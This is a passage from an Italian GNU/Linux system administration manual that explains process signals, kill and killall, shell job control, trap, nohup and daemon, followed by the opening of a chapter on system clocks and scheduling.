Come esempio pratico in cui diventa molto importante l'uso di Strace si può considerare un programma che offre un servizio di rete, sotto il controllo di Inetd, il quale non funziona perché non trova un file (quindi si presume che fallisca la funzione ***open()***), ma non si sa di quale file si tratti. In questo caso, non è possibile conoscere il numero PID del processo elaborativo, perché viene avviato di volta in volta da Inetd, pertanto occorre avvalersi della coppia di opzioni '**`-f`**' e '**`-F`**':

```
$ strace -f -F -e open -p $(pidof inetd) [Invio]
```

Per semplificare il lavoro, si lascia al programma '**`pidof`**' il compito di determinare il numero PID del processo corrispondente a Inetd.

10.7 Invio di segnali ai processi

I segnali sono dei numeri ai quali i programmi attribuiscono significati determinati, relativi a quanto accade nel sistema. I segnali rappresentano sia un'informazione che un ordine: nella maggior parte dei casi i programmi possono intercettare i segnali e compiere delle operazioni correlate prima di adeguarsi al nuovo stato, oppure addirittura rifiutare gli ordini; in altri casi sono sottomessi immediatamente agli ordini. La tabella 10.3, apparsa all'inizio del capitolo, riassume i segnali descritti dallo standard POSIX, mentre l'elenco completo può essere ottenuto consultando la pagina di manuale *signal(7)*.

I numeri dei segnali sono stati abbinati a nomi standard che ne rappresentano in breve il significato (in forma di abbreviazione o di acronimo). I numeri dei segnali non sono standard tra i vari sistemi Unix e dipendono dal tipo di architettura hardware utilizzata. Anche all'interno di GNU/Linux stesso ci possono essere differenze a seconda del tipo di macchina che si utilizza. Questo particolare è importante sia per giustificare il motivo per cui è opportuno fare riferimento ai segnali in forma verbale, sia per ricordare la necessità di fare attenzione con i programmi che richiedono l'indicazione di segnali esclusivamente in forma numerica (per esempio '**`top`**').

10.7.1 Segnali attraverso la tastiera

Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle combinazioni di tasti. Di solito si invia un segnale '**`SIGINT`**' attraverso la combinazione [*Ctrl c*], un segnale '**`SIGTSTP`**' attraverso la combinazione [*Ctrl z*] e un segnale '**`SIGQUIT`**' attraverso la combinazione [*Ctrl* \].

L'effetto di queste combinazioni di tasti dipende dalla configurazione della linea di terminale. Questa può essere controllata o modificata attraverso il programma '**stty**' (14.7.2). Come si può vedere dall'esempio seguente, alcune combinazioni di tasti (rappresentate nella forma **^*x***) sono associate a delle funzioni. Nel caso di quelle appena descritte, le funzioni sono '**intr**', '**susp**' e '**quit**'.

```
$ stty -a [Invio]

  speed 38400 baud; rows 25; columns 80; line = 0;
  intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D;
  eol = <undef>; eol2 = <undef>; start = ^Q; stop = ^S;
  susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; flush = ^O;
  min = 1; time = 0;
  -parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
  -ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr
  icrnl ixon ixoff -iuclc -ixany -imaxbel
  opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0
  cr0 tab0 bs0 vt0 ff0 isig icanon -iexten echo echoe echok
  -echonl -noflsh -xcase -tostop -echoprt echoctl echoke
```

Riquadro 10.59. Le origini dei segnali dalla tastiera.

L'idea del segnale inviato attraverso la tastiera deriva dall'uso della telescrivente, con la quale, alcuni codici servivano per ottenere delle funzioni, senza generare un carattere da stampare. Questi codici fanno parte dello standard ASCII e, oltre ad avere una corrispondenza numerica, hanno un nome e una rappresentazione nella forma <^*x*>. Per esempio, il codice corrispondente al numero 3_{16}, si indica con il nome <*ETX*> (*End of text*) e viene rappresentato come <^*c*>.
Quando dalla telescrivente si passa alla tastiera di un elaboratore che utilizza un sistema operativo Unix, occorre considerare che i tasti e le combinazioni di tasti sono configurabili, pertanto vanno associati a delle funzioni della tastiera. Pertanto, alcune funzioni che non corrispondono alla produzione di codici che generano un carattere tipografico, vengono associate con '**`stty`**' all'invio di un segnale al processo in funzione, ovvero al processo che usa la tastiera stessa. Quindi, la combinazione di tasti [*Ctrl c*] si presume sia associata alla funzione <*Control_c*> che '**`stty`**' indica come '**`^C`**' seguendo la tradizione della telescrivente.

10.7.2 Segnali attraverso la shell

Le shell offrono generalmente dei comandi interni per l'invio di segnali ai processi da loro avviati. In particolare, quelle che come Bash sono in grado di gestire i *job*, ovvero i gruppi di elaborazione, utilizzano i segnali in modo trasparente per fare riprendere un processo sospeso.

Per esempio, nel caso di Bash, se un processo viene sospeso attraverso la combinazione [*Ctrl z*], cosa che dovrebbe generare un segnale '**`SIGTSTP`**' (in base alla configurazione della linea di terminale), questo può essere riportato in primo piano e in funzione, attraverso il comando '**`fg`**', con il quale in pratica si invia al processo un segnale

‘**SIGCONT**’.

10.7.3 Comandi «kill...»

«

Il modo normale per inviare un segnale a un processo è l’uso di ‘**kill**’: questo, a seconda dei casi, può essere un comando interno di shell o un programma. Il nome ‘**kill**’ deriva in particolare dall’effetto che si ottiene utilizzandolo senza l’indicazione esplicita di un segnale da inviare: quello predefinito è ‘**SIGTERM**’ attraverso il quale si ottiene normalmente la conclusione del processo destinatario.

Attraverso ‘**kill**’ si riesce solitamente a ottenere un elenco dei segnali disponibili con il loro numero corrispondente. Ciò è molto importante per conoscere esattamente quale numero utilizzare con i programmi che non permettono l’indicazione dei segnali in forma verbale.

```
$ kill -l [Invio]

 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGIOT       7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     17) SIGCHLD
18) SIGCONT     19) SIGSTOP     20) SIGTSTP     21) SIGTTIN
22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO
30) SIGPWR
```

In un sistema GNU/Linux sono disponibili anche altri programmi con funzioni analoghe: ‘**killall**’ e ‘**killall5**’. Per cominciare, quella che segue è la sintassi del comando ‘**kill**’:

```
kill [opzioni] [numero_pid...]
```

Se non viene specificato, il segnale predefinito è '**SIGTERM**' che normalmente procura la conclusione dell'esecuzione dei processi destinatari. Questo giustifica il nome '**kill**'.[13]

Tabella 10.61. Alcune opzioni.

Opzione	Descrizione
`-s` ***segnale***	Specifica il nome o il numero del segnale da inviare.
`-l`	Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

Segue la descrizione di alcuni esempi.

- `$` **`kill -s SIGHUP 1203`** [*Invio*]

  Invia il segnale '**SIGHUP**' al processo corrispondente al numero 1203.

- `$` **`kill -s 1 1203`** [*Invio*]

  Esattamente come nell'esempio precedente, in un sistema GNU/Linux.

- `$` **`kill -l`** [*Invio*]

  Mostra l'elenco dei segnali disponibili.

Negli esempi di questo documento viene indicato spesso il segnale da inviare senza l'opzione '**-s**', usando piuttosto la forma '***-segnale***'. Questo modo di indicare il segnale riguarda il comando interno omonimo della shell Bash.

Il programma '**killall**' invia un segnale a tutti i processi che eseguono i comandi specificati.

```
killall [opzioni] [-segnale] [comando...]
```

Si utilizza quindi '**killall**' per inviare un segnale a dei processi identificati per nome. Se non viene specificato il segnale da inviare, si utilizza '**SIGTERM**'. I segnali possono essere indicati per nome o per numero.[14]

Tabella 10.62. Alcune opzioni.

Opzione	Descrizione
`-s` ***segnale***	Specifica il nome o il numero del segnale da inviare.
`-l`	Mostra l'elenco dei segnali disponibili con i numeri corrispondenti.

L'esempio seguente invia il segnale '**SIGHUP**' a tutti i processi avviati con il comando '**pippo**'. I processi soggetti a questo sono solo quelli che appartengono all'utente che invia il segnale.

```
$ killall -HUP pippo [Invio]
```

Il programma '**killall5**'[15] consente di inviare un segnale a tutti i processi elaborativi in funzione, esclusi quelli della propria sessione e quelli strettamente connessi con il kernel (*kernel thread*). Potrebbe essere utilizzato nella procedura di arresto del sistema.

```
killall5 -n_segnale
```

È il caso di rammentare che altri programmi potrebbero avere la facoltà di inviare segnali ai processi, come funzione accessoria. Per esempio '**fuser**', usato con l'opzione '**-k**' può inviare un segnale ai

processi che utilizzano un certo file (sezione 10.4.1).

10.8 Controllo dei «job» di shell

Attraverso alcune shell è possibile gestire i *job*, ovvero i «gruppi di elaborazione», che in questo caso rappresentano raggruppamenti di processi generati da un solo comando impartito alla shell stessa.

La shell Bash e in generale le shell POSIX, oltre alla shell Korn e alla shell C, gestiscono questo tipo di raggruppamenti di processi. Nelle sezioni seguenti si fa riferimento al comportamento di Bash (in qualità di shell POSIX), ma la maggior parte di quanto spiegato in queste sezioni vale anche per le shell Korn e C (‘**ksh**’ e ‘**csh**’).

Non si deve confondere il gruppo di elaborazione di una shell con un processo. Un processo è un singolo eseguibile messo in funzione: se questo a sua volta avvia un altro eseguibile, viene generato un nuovo processo a esso associato. Un gruppo di elaborazione rappresenta tutti i processi che vengono generati da un comando impartito tramite la shell. Basta immaginare cosa succede quando si utilizza un condotto di programmi (*pipeline*), dove l’output di un programma è l’input del successivo.

10.8.1 Processi in primo piano e processi sullo sfondo

L’attività di un gruppo di elaborazione può avvenire in primo piano (*foreground*) o sullo sfondo (*background*). Nel primo caso, il gruppo di elaborazione impegna la shell e quindi anche il terminale, mentre nel secondo la shell è libera da impegni e così anche il

terminale. Di conseguenza, non ha senso pretendere da un programma che richiede l'interazione continua con l'utente che possa anche funzionare sullo sfondo.

Se un programma richiede dati dallo standard input o ha la necessità di emettere dati attraverso lo standard output o lo standard error, per poterlo avviare come gruppo di elaborazione sullo sfondo, bisogna almeno provvedere a ridirigere l'input e l'output.

10.8.2 Avvio di un gruppo di elaborazione sullo sfondo

«

Un programma è avviato esplicitamente come gruppo di elaborazione sullo sfondo quando alla fine della riga di comando viene aggiunto il simbolo '**&**'. Per esempio:

```
# make bzImage > ~/make.msg & [Invio]
```

avvia sullo sfondo il comando '**make bzImage**', per generare un kernel, dirigendo lo standard output verso un file per consentire un controllo successivo dell'esito della compilazione.

Dopo l'avvio di un programma come gruppo di elaborazione sullo sfondo, la shell restituisce una riga contenente il numero del gruppo di elaborazione e il numero del processo terminale generato da questo (il numero PID). L'esempio seguente rappresenta il gruppo di elaborazione numero uno che termina con il processo 173:

```
[1] 173
```

Se si avvia un gruppo di elaborazione sullo sfondo, quando a un certo punto questo ha la necessità di emettere dati attraverso lo standard output o lo standard error e tali flussi di dati non sono stati ridiretti, si ottiene una segnalazione simile a quella seguente:

```
[1]+ Stopped (tty output) pippo
```

Nell'esempio, il gruppo di elaborazione avviato con il comando '**pippo**' si è bloccato in attesa di poter emettere dell'output. Nello stesso modo, se viene avviato un gruppo di elaborazione sullo sfondo che a un certo punto ha la necessità di ricevere dati dallo standard input, ma questo non è stato ridiretto, si ottiene una segnalazione simile alla seguente:

```
[1]+ Stopped (tty input) pippo
```

10.8.3 Sospensione di un gruppo di elaborazione in primo piano

Se è stato avviato un gruppo di elaborazione in primo piano e si desidera sospenderne l'esecuzione, si può inviare attraverso la tastiera il carattere '**susp**', che di solito si ottiene con la combinazione [*Ctrl z*]. Il gruppo di elaborazione viene sospeso e posto sullo sfondo. Quando un gruppo di elaborazione viene sospeso, la shell genera una riga come nell'esempio seguente dove il gruppo di elaborazione '**pippo**' è stato sospeso:

```
[1]+ Stopped pippo
```

10.8.4 Utilizzo di «jobs»

Il comando di shell '**jobs**', permette di conoscere l'elenco dei gruppi di elaborazione esistenti e il loro stato.

`jobs` [*opzioni*] [*job*]

Per poter utilizzare il comando '**jobs**' occorre che non ci siano altri gruppi di elaborazione in esecuzione in primo piano, di conseguenza, quello che si ottiene è solo l'elenco di quelli sullo sfondo.

Tabella 10.67. Alcune opzioni.

Opzione	Descrizione
`-l`	Permette di conoscere anche i numeri PID dei processi di ogni gruppo di elaborazione.
`-p`	Emette solo il numero PID del processo iniziale di ogni gruppo di elaborazione.

Segue la descrizione di alcuni esempi.

- `$` **`jobs`** [*Invio*]

  Si ottiene l'elenco normale dei gruppi di elaborazione sullo sfondo. Nel caso dell'esempio seguente, il primo gruppo di elaborazione è in esecuzione, il secondo è sospeso in attesa di poter emettere l'output, l'ultimo è sospeso in attesa di poter ricevere l'input.

```
[1]   Running                 yes >/dev/null &
[2]-  Stopped (tty output)    mc
[3]+  Stopped (tty input)     unix2dos
```

  Per comprendere l'utilizzo dell'opzione '**`-l`**' e dell'opzione '**`-p`**', occorre avviare sullo sfondo qualche comando un po' articolato.

- `$` **`yes | cat | sort > /dev/null &`** [*Invio*]

```
[1] 594
```

- `$` **`yes | cat > /dev/null &`** [*Invio*]

```
[2] 596
```

- `$` **`jobs -l`** [*Invio*]

```
[1]-   592 Running                 yes
       593                       | cat
       594                       | sort >/dev/null &
[2]+   595 Running                 yes
       596                       | cat >/dev/null &
```

  Come si può osservare, l'opzione '**`-l`**' permette di avere informazioni più dettagliate su tutti i processi che appartengono ai vari gruppi di elaborazione presenti.

- `$` **`jobs -p`** [*Invio*]

  Si ottiene soltanto l'elenco dei numeri PID del processo iniziale di ogni gruppo di elaborazione.

```
592
595
```

10.8.5 Riferimenti ai gruppi di elaborazione

L'elenco di gruppi di elaborazione ottenuto attraverso il comando '**`jobs`**', mostra in particolare il simbolo '**`+`**' a fianco del numero del gruppo di elaborazione attuale ed eventualmente il simbolo '**`-`**' a fianco di quello che diventerebbe il gruppo di elaborazione attuale se il primo termina o viene comunque eliminato.

Il gruppo di elaborazione attuale è quello a cui si fa riferimento in modo predefinito tutte le volte che un comando richiede l'indicazione di un gruppo di elaborazione, ma questo non viene fornito.

Di norma si indica un gruppo di elaborazione con il suo numero preceduto dal simbolo '`%`', ma si possono anche utilizzare altri metodi elencati nella tabella 10.73.

Tabella 10.73. Elenco dei parametri utilizzabili come riferimento ai gruppi di elaborazione della shell.

Simbolo	Descrizione
`%`***n***	Il gruppo di elaborazione con il numero indicato dalla lettera ***n***.
`%`***stringa***	Il gruppo di elaborazione il cui comando inizia con la stringa indicata.
`%?`***stringa***	Il gruppo di elaborazione il cui comando contiene la stringa indicata.
`%%`	Il gruppo di elaborazione attuale.
`%+`	Il gruppo di elaborazione attuale.
`%-`	Il gruppo di elaborazione precedente a quello attuale.

10.8.6 Comando «fg»

Il comando interno '**`fg`**' porta in primo piano un gruppo di elaborazione che in precedenza è stato messo sullo sfondo. Se non viene specificato il gruppo di elaborazione su cui agire, si intende quello attuale.

`fg` [***job***]

10.8.7 Comando «bg»

Il comando interno '**bg**' permette di fare riprendere (sullo sfondo) l'esecuzione di un gruppo di elaborazione sospeso. Ciò è possibile solo se il gruppo di elaborazione in questione non è in attesa di un input o di poter emettere l'output. Se non si specifica il gruppo di elaborazione, si intende quello attuale.

```
bg [job]
```

Quando si utilizza la combinazione [*Ctrl z*] per sospendere l'esecuzione di un gruppo di elaborazione, questo viene messo sullo sfondo e diviene il gruppo di elaborazione attuale. Di conseguenza, è normale utilizzare il comando '**bg**' subito dopo, senza argomenti, in modo da fare riprendere il gruppo di elaborazione appena sospeso.

10.8.8 Comando «kill»

Il comando interno '**kill**' funziona quasi nello stesso modo del programma omonimo. Di solito, non ci si rende conto che si utilizza il comando e non il programma. Il comando '**kill**' in particolare, rispetto al programma, permette di inviare un segnale ai processi di un gruppo di elaborazione, indicando direttamente il gruppo di elaborazione stesso.

```
kill [-s segnale | -segnale] [job]
```

Quando si vuole eliminare tutto un gruppo di elaborazione, a volte non è sufficiente un segnale '**SIGTERM**'. Se necessario si può utilizzare il segnale '**SIGKILL**' (con prudenza però).

Segue la descrizione di alcuni esempi.

- `$` **`kill -KILL %1`** [*Invio*]

  Elimina i processi abbinati al gruppo di elaborazione numero uno, inviando il segnale '**SIGKILL**'.

- `$` **`kill -9 %1`** [*Invio*]

  Elimina i processi abbinati al gruppo di elaborazione numero uno, inviando il segnale '**SIGKILL**', espresso in forma numerica.

10.9 Cattura dei segnali con la shell

«

Attraverso il comando interno '**trap**' di una shell standard, è possibile catturare ed eventualmente attribuire un comando (comando interno, funzione o programma) a un segnale particolare. In questo modo uno script può gestire i segnali. L'esempio seguente ne mostra uno ('**trappola**') in grado di reagire ai segnali '**SIGUSR1**' e '**SIGUSR2**' emettendo semplicemente un messaggio.

```
#!/bin/sh
trap 'echo "Ho catturato il segnale SIGUSR1"' SIGUSR1
trap 'echo "Ho catturato il segnale SIGUSR2"' SIGUSR2
# Ripete continuamente.
while [ 0 ]
do
    # Esegue un'operazione inutile.
    NULLA="ciao"
done
```

Supponendo di avere avviato lo script nel modo seguente, ottenendo il numero PID 1234, si osservi cosa accade:

`$` **`trappola &`** [*Invio*]

```
$ kill -s SIGUSR1 1234 [Invio]

  Ho catturato il segnale SIGUSR1
$ kill -s SIGUSR2 1234 [Invio]

  Ho catturato il segnale SIGUSR2
```

10.9.1 Comando «trap»

Il comando espresso come argomento di '**trap**' viene eseguito quando la shell riceve il segnale o i segnali indicati.

```
trap [-l] [comando] [segnale]
```

Se non viene fornito il comando, o se al suo posto si mette un trattino ('**-**'), tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell), cioè riprendono il loro significato normale. Se il comando fornito corrisponde a una stringa nulla, il segnale relativo viene ignorato dalla shell e dai comandi che questo avvia. Il segnale può essere espresso in forma verbale (per nome) o con il suo numero. Se il segnale è '**EXIT**', pari a zero, il comando viene eseguito all'uscita della shell.

Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale.

Segue la descrizione di alcuni esempi.

- `$ trap 'ls -l' SIGUSR1 [Invio]`

  Se la shell riceve un segnale '**SIGUSR1**' esegue '**ls -l**'.

- `$ trap '' SIGUSR1 [Invio]`

La shell e tutti i processi figli ignorano il segnale '**SIGUSR1**'.

10.10 Trasformare dei programmi comuni in demoni

«

Per far sì che un programma, fatto per funzionare normalmente in modo interattivo, svolga il suo lavoro sullo sfondo, non è sempre sufficiente avviarlo dalla shell con l'operatore '**&**', dopo avere ridiretto opportunamente i suoi flussi standard, perché rimane la dipendenza dal processo che lo genera; infatti, al termine del funzionamento della shell il processo sullo sfondo sarebbe coinvolto nella stessa sorte. Per ovviare a tale inconveniente, è necessario che i processi diventino figli di '**init**'.

10.10.1 Utilizzo di «nohup»

«

Il programma '**nohup**' esegue un comando facendo in modo che questo non sia interessato dai segnali di interruzione di linea ('**SIGHUP**'). In questo senso, '**nohup**' permette di avviare dei processi che non devono interrompersi nel momento in cui l'utente che li avvia termina la sua sessione di lavoro (chiude la connessione con il terminale). Naturalmente, questo ha senso se i programmi vengono avviati sullo sfondo.[16]

```
nohup comando [argomenti]
```

In base a questo principio, cioè quello per cui si usa '**nohup**' per avviare un programma sullo sfondo in modo che continui a funzionare anche quando l'utente si scollega, la priorità di esecuzione viene modificata, aumentando il valore nice di cinque unità.

Il comando indicato come argomento non viene messo automaticamente sullo sfondo, per ottenere questo occorre aggiungere il simbolo '**&**' (e-commerciale) alla fine della riga di comando. Quando il comando indicato come argomento utilizza il terminale per emettere l'output, sia lo standard output, sia lo standard error vengono ridiretti verso il file '`./nohup.out`', oppure, se i permessi non lo consentono, verso il file '`~/nohup.out`'. Se questo file esiste già i dati vengono aggiunti.

Segue un esempio che mostra come si comporta '**nohup**'. Si comincia dall'avvio di una nuova copia della shell Bash nel modo seguente:

```
$ bash [Invio]
```

Viene avviato sullo sfondo il programma '**yes**' e il suo output viene semplicemente ridiretto verso '`/dev/null`':

```
$ nohup yes > /dev/null & [Invio]

  [1] 1304
```

Il processo corrispondente ha il numero PID 1304. Si controlla lo stato dei processi attraverso '**ps**':

```
$ ps [Invio]

    PID TTY STAT  TIME COMMAND
  …
   1304   1 R N  1:55 yes
  …
```

Dalla colonna '**STAT**' si può osservare che '**yes**' ha un valore nice positivo (si osserva per questo la lettera '**N**'). Si controlla lo stato dei processi attraverso '**pstree**':

```
$ pstree -p[Invio]

  init(1)-+-…
          |
          …
          |-login(370)---bash(387)---bash(1303)-+-pstree(1341)
          |                                     `-yes(1304)
          …
```

Si può osservare che '**yes**' è un processo figlio della shell Bash (l'eseguibile '**bash**') avviata poco prima. Si conclude l'attività della shell provocando un segnale di interruzione di linea per i processi che dipendono da questa:

```
$ exit[Invio]
```

Si controlla nuovamente lo stato dei processi attraverso '**pstree**':

```
$ pstree -p[Invio]

  init(1)-+-…
          |
          …
          |-login(370)---bash(387)---pstree(1359)
          …
          |-yes(1304)
          …
```

Al termine, '**yes**' risulta essere un processo figlio del processo principale (Init, ovvero l'eseguibile '**init**').

Probabilmente, facendo qualche esperimento, si può osservare che i processi sullo sfondo non terminano la loro esecuzione quando si conclude la sessione di lavoro della shell che li ha avviati, senza bisogno di utilizzare '**nohup**'. Tuttavia ci sono situazioni in cui '**nohup**' è indispensabile. Per esempio, se si sta lavorando con l'ambiente grafico X e si chiude una finestra di terminale, un eventuale programma sullo sfondo viene eliminato sicuramente, a meno di usare '**nohup**'.

10.10.2 Utilizzo di «daemon»

Il programma '**daemon**' esegue un comando, trasformando se stesso e ciò che avvia nell'equivalente di un demone vero e proprio. Il lavoro di '**daemon**' è molto più sofisticato rispetto a '**nohup**' e per l'avvio del comando non serve ridirigere esplicitamente i flussi di dati standard e nemmeno cercare di mettere il processo sullo sfondo, perché a questo provvede direttamente '**daemon**'.

```
daemon [opzioni] [[--] comando_e_argomenti]
```

A titolo di esempio viene mostrata una situazione tipica di utilizzo di '**daemon**', in cui si vuole avviare il programma '**lambdamoo**'. Il programma '**lambdamoo**' offre un servizio attraverso la rete, ma se lo si avvia rimane in primo piano e non sarebbe sufficiente l'uso di '**nohup**' per sganciarlo dal terminale:

```
# daemon -u lambdamoouser -- ↩
↪        lambdamoo -l /var/log/lambdamoo.log ↩
↪        /var/run/lambdamoo/enCorumbe26012008.prv ↩
↪        /var/run/lambdamoo/enCorumbe26022008.prv [Invio]
```

In questo modo, il programma '**lambdamoo**' viene anche avviato con i privilegi di un utente specifico ('**lambdamoouser**') e il resto riguarda l'uso del programma stesso.

Dopo l'avvio di questo comando di esempio, si può osservare lo stato dei processi con '**pstree**':

```
init-+-…
     |
     …
     |-daemon---lambdamoo
     …
     |-2*[lambdamoo]
     …
```

In questo caso, di fatto appaiano altri due processi di '**lambdamoo**', figli di '**init**', dipende da '**lambdamoo**' stesso, in quanto il compito di '**daemon**' si limita all'avvio di quel processo che diviene suo figlio.

Tabella 10.82. Alcune opzioni per l'uso di '**daemon**'.

Opzione	Descrizione
`-n` ***nome*** `--n=`***nome***	Attribuisce un nome al lavoro, da usare per la creazione di un file in '`/var/run/`' (un file lucchetto, ovvero *lock file*) con il numero del processo avviato, allo scopo di evitare l'avvio di altri processi simultanei con quello stesso nome.
`-u` ***utente*** [***.gruppo***] `--user=`***utente*** [***.gruppo***]	Avvia il comando con i privilegi dell'utente indicato ed eventualmente anche del gruppo.

Opzione	Descrizione
`-R` ***dir*** `--chroot=`***dir***	Avvia il comando facendo il modo che la directory indicata diventi per lui quella principale (la radice).
`-D` ***dir*** `--chdir=`***dir***	Avvia il comando facendo il modo che la directory indicata diventi per lui quella corrente, di funzionamento.
`-m` ***umask*** `--umask=`***umask***	Avvia il comando facendo il modo che la maschera dei permessi diventi quella indicata.
`-r` `--respawn`	Riavvia il comando se questo termina di funzionare per qualche ragione.
`-o` ***file*** `--output=`***file***	Avvia il comando, facendo in modo che quanto prodotto da questo, attraverso lo standard output e lo standard error, venga diretto al file specificato.
`-o` ***servizio . priorità*** `--output=`***servizio . priorità***	Avvia il comando, facendo in modo che quanto prodotto da questo, attraverso lo standard output e lo standard error, venga diretto al registro del sistema (*syslog*), con il servizio e la priorità specificati (*facility* e *priority*).
`-O` ***file*** `--stdout=`***file***	Avvia il comando, facendo in modo che quanto prodotto da questo attraverso lo standard output, venga diretto al file specificato.

Opzione	Descrizione
`-O` ***servizio . priorità*** `--stdout=`***servizio . priorità***	Avvia il comando, facendo in modo che quanto prodotto da questo attraverso lo standard output, venga diretto al registro del sistema (*syslog*), con il servizio e la priorità specificati (*facility* e *priority*).
`-E` ***file*** `--stderr=`***file***	Avvia il comando, facendo in modo che quanto prodotto da questo attraverso lo standard error, venga diretto al file specificato.
`-E` ***servizio . priorità*** `--stderr=`***servizio . priorità***	Avvia il comando, facendo in modo che quanto prodotto da questo attraverso lo standard error, venga diretto al registro del sistema (*syslog*), con il servizio e la priorità specificati (*facility* e *priority*).

[1] Il concetto di priorità fa riferimento a una sequenza ordinata di elementi: il primo, cioè quello che ha precedenza sugli altri, è quello che ha il valore inferiore.

[2] A questo proposito, la distribuzione SuSE colloca questi script nella directory '`/sbin/init.d/`'.

[3] **Procps ps** GNU LGPL

[4] **Psmisc** software libero con licenza speciale

[5] **Procps top** GNU GPL

[6] **Htop** GNU GPL

[7] **System V Init** GNU GPL

[8] **Psmisc** GNU GPL

[9] **Lsof** software libero con licenza speciale

[10] **Procps uptime** GNU GPL

[11] **Procps free** GNU GPL

[12] **Strace** software libero con licenza speciale

[13] **Procps kill** GNU GPL

[14] **Psmisc** software libero con licenza speciale

[15] **System V Init** GNU GPL

[16] **GNU core utilities** GNU GPL

Orologio, pianificazione e calendario

11.1 Orario locale 787
11.2 Distinzione tra hardware e software 788
11.2.1 Orologio hardware 789
11.2.2 Orologio del kernel e orario locale 789
11.3 Modifica dell'orario 790
11.4 Strumenti per la gestione dell'orologio 791
11.4.1 Utilizzo di «date» 792
11.4.2 Utilizzo di «clock» 797
11.4.3 Utilizzo di «hwclock» 798
11.4.4 File «/etc/adjtime» 801
11.5 Cron 803
11.5.1 Utilizzo di «cron» 804
11.5.2 Utilizzo di «crontab» 804
11.5.3 File «/var/spool/cron/crontabs/*» 806
11.5.4 File «/etc/crontab» 811
11.5.5 File «/etc/cron.d/*» 813
11.6 Anacron 813
11.6.1 File «/etc/anacrontab» 814
11.6.2 Avvio di «anacron» 816
11.7 At 818
11.7.1 Ambiente 819

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

11.7.2 Restituzione dell'output 820
11.7.3 Utilizzo di «at», «batch», «atq» e «atrm» 820
11.7.4 Analisi di un esempio 824
11.8 Priorità 827
11.8.1 Utilizzo di «nice» 828
11.8.2 Utilizzo di «renice» 829
11.9 Calendario 829
11.9.1 Utilizzo di «cal» 830
11.9.2 Utilizzo di «ccal» 831
11.9.3 Utilizzo di «ncal» 834
11.9.4 Utilizzo di «gcal» 837
11.9.5 Utilizzo di «calendar» 840
11.9.6 Utilizzo di «pcal» 844
11.9.7 File di ricorrenze e scadenze compatibile 852

`adjtime` 791 `anacrontab` 814 `at` 820 `at.allow` 818 `at.deny` 818 `atd` 818 `atq` 820 `atrm` 820 `atrun` 818 `batch` 820 `cal` 830 `calendar` 840 `ccal` 831 `clock` 797 `cron` 804 `crontab` 804 811 `date` 792 `gcal` 837 `hwclock` 798 `localtime` 791 `ncal` 834 `nice` 828 `pcal` 844 `renice` 829

L'orologio del sistema non serve solo a fornire l'indicazione della data e dell'ora corrente; da esso dipende anche il buon funzionamento della pianificazione dei processi (*scheduling*). Nella pianificazione dei processi, poi, va considerato anche il livello di priorità di questi (nella sezione 36.10 viene trattato il problema della sincronizzazione dell'orologio attraverso la rete con il protocollo NTP).

A fianco della gestione dell'orologio, il sistema Unix tipico prevede almeno un programma per la consultazione del calendario.

11.1 Orario locale

Generalmente, quando si considera la differenza di orario tra un paese e un altro si pensa ai fusi orari. In questa ottica, per stabilire l'orario basterebbe conoscere il fuso orario in cui ci si trova. Tuttavia, l'utilizzo dell'ora estiva in molti paesi, in forme differenti a seconda di quanto stabilito dai vari governi, rende la determinazione dell'orario una cosa più complessa.

Per risolvere il problema si utilizza generalmente una sorta di base di dati contenente le regole con cui stabilire l'orario di ogni paese. A questo si abbina un orologio che mantiene un orario di riferimento, generalmente il tempo universale, dal quale il sistema è in grado di calcolare l'orario locale esatto.

Alcuni paesi utilizzano una notazione, generalmente di tre lettere, per indicare i vari fusi orari. Queste sigle non rappresentano uno standard per tutti, quindi vanno usate con prudenza. Il modo più sicuro per indicare un fuso orario è sempre quello di specificare il paese o una città precisa.

Alcune sigle sono particolarmente importanti, sia perché si usano spesso nella documentazione tecnica, sia perché appaiono nei messaggi dei programmi che si occupano di gestire l'orologio del sistema.

- UT (*Universal time*), UTC (*Universal Coordinated Time*)
  Il tempo universale, corrispondente all'ora solare di Greenwich.
- GMT (*Greenwich mean time*)

Il modo tradizionale di indicare l'orario solare di Greenwich, corrispondente al tempo universale.

- DST (*Daylight savings time*)

  Non rappresenta un orario preciso, ma uno spostamento dell'orario per sfruttare meglio il periodo di illuminazione diurna durante la stagione estiva. In pratica si abbina questa sigla a quella del fuso orario, a indicare che l'ora solare corrispondente si ottiene sottraendo un'ora.

- CET (*Center Europe time*)

  L'orario dell'europa centrale.

- CEST (*Center Europe summer time*)

  L'orario dell'europa centrale durante il periodo estivo (in anticipo di un'ora sul tempo CET).

11.2 Distinzione tra hardware e software

«

Si distingue tra due orologi indipendenti: quello contenuto dell'hardware dell'elaboratore e quello gestito dal kernel del sistema. Per il sistema operativo, quello che conta è l'orario fornito dal kernel, ma l'orologio hardware è importante perché è in grado di funzionare anche quando l'elaboratore è spento. In pratica, all'avvio attraverso la procedura di inizializzazione del sistema, viene allineato l'orario del kernel con quello hardware.

11.2.1 Orologio hardware

L'orologio hardware è quello che appartiene alla parte fisica dell'elaboratore e normalmente è incorporato nella scheda madre. È alimentato attraverso una piccola batteria, in modo da poter funzionare anche quando l'elaboratore è spento.

Chi utilizza l'architettura x86 tende a chiamarlo «orologio del BIOS» oppure «orologio CMOS», dal momento che BIOS, CMOS e orologio, sono cose che tendono a confondersi. Si tratta comunque, sempre della stessa cosa.

Utilizzando un elaboratore x86, il modo migliore per regolare questo orologio è quello di utilizzare le funzioni del programma di configurazione della memoria CMOS, residente normalmente nella ROM e accessibile attraverso una combinazione di tasti al momento della verifica della memoria RAM.

